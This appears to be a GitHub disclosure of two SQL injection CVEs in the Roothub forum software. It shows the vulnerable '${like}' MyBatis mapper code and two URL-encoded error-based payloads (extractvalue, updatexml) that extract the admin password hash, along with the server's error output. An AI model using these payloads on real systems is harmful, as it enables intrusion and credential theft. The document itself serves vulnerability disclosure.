Hyperkopite Update SQLi.md History

1 contributor

25 lines (19 sloc) | 1.3 KB

Roothub_vulns

Vulnerable codes:

Bug 1 / CVE-2022-27473:

> Erroneously usage of "$" in mapper/TopicDao.xml:130:

```
129     <!-- 模糊查询所有话题 -->
130     <select id="selectByLike" resultType="Topic">
131         SELECT
132         <include refid="Base_Column_List"/>
133         FROM
134             topic
135         where title like '%${like}%'
136         order by top desc, last_reply_time desc
137         <if test="start != null">
138             limit #{start,jdbcType=INTEGER}
139             <if test="limit != null">
140                 ,#{limit,jdbcType=INTEGER}
141             </if>
142         </if>
143     </select>
```

Bug 2 / CVE-2022-27472:

> Erroneously usage of "$" in mapper/TopicDao.xml:516:

```
514         </select>
515         <!-- 统计模糊查询 -->
516         <select id="countLike" resultType="java.lang.Integer">
517             select count(1)
518             from topic t
519             where t.title like '%${like}%'
520         </select>
521         <!-- 根据节点统计精华话题 -->
```

> Payload: we can use "extractvalue" or "updatexml" function in mysql to trigger the exception and finish the exploitation of this SQLi vulnerability.

1. "extractvalue": a%25'%20union%20select%20null%2Cextractvalue('1'%2Cconcat('~'%2C(select%20password%20from%20admin_user)))%20from%20admin_user--%20
2. "updatexml": xx%25%27%20and%20updatexml(1%2Cconcat(0x7e%2C(select%20password%20from%20admin_user)%2C0x7e)%2C3)--%20


> Result:

1. "extractvalue":

```
INTERNAL_SERVER_ERROR

### Error querying database. Cause: java.sql.SQLException: XPATH syntax error:
'~c41d7c66e1b8404545aa3a0ece2006a' ### The error may exist in file
[D:\Java_Projects\Roothub\target\roothub\WEB-INF\classes\mapper\TopicDao.xml] ### The error may
involve defaultParameterMap ### The error occurred while setting parameters ### SQL: SELECT topic_id,
ptab,tab,title,tag,content,excerpt, create_date, update_date, last_reply_time, last_reply_author,
view_count,author,top,good,show_status,reply_count,is_delete,tag_is_count,post_good_count,post_bad_count,
status_cd,node_slug,node_title,remark,avatar,url FROM topic where title like '%a%' union select
null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,extractvalue('1',con
(select password from admin_user))) from admin_user-- %' order by top desc, last_reply_time desc limit ? ,?
### Cause: java.sql.SQLException: XPATH syntax error: '~c41d7c66e1b8404545aa3a0ece2006a' ;
uncategorized SQLException for SQL []; SQL state [HY000]; error code [1105]; XPATH syntax error:
'~c41d7c66e1b8404545aa3a0ece2006a'; nested exception is java.sql.SQLException: XPATH syntax error:
'~c41d7c66e1b8404545aa3a0ece2006a'
```

2. "updatexml":


: (
INTERNAL_SERVER_ERROR
Error querying database. Cause: java.sql.SQLException: XPATH syntax error: '~c41d7c66e1b8404545aa3a0ece2006a' ### The error may exist in file [D:\Java_Projects\Roothub\target\roothub\WEB-INF\classes\mapper\TopicDao.xml] ### The error may involve defaultParameterMap ### The error occurred while setting parameters ### SQL: SELECT topic_id, ptab,tab,title,tag,content,excerpt, create_date, update_date, last_reply_time, last_reply_author, view_count,author,top,good,show_status,reply_count,is_delete,tag_is_count,post_good_count,post_bad_count, status_cd,node_slug,node_title,remark,avatar,url FROM topic where title like '%xx%' and updatexml(1,concat(0x7e,(select password from admin_user),0x7e),3)-- %' order by top desc, last_reply_time desc limit ? ,? ### Cause: java.sql.SQLException: XPATH syntax error: '~c41d7c66e1b8404545aa3a0ece2006a' ; uncategorized SQLException for SQL []; SQL state [HY000]; error code [1105]; XPATH syntax error: '~c41d7c66e1b8404545aa3a0ece2006a'; nested exception is java.sql.SQLException: XPATH syntax error: '~c41d7c66e1b8404545aa3a0ece2006a'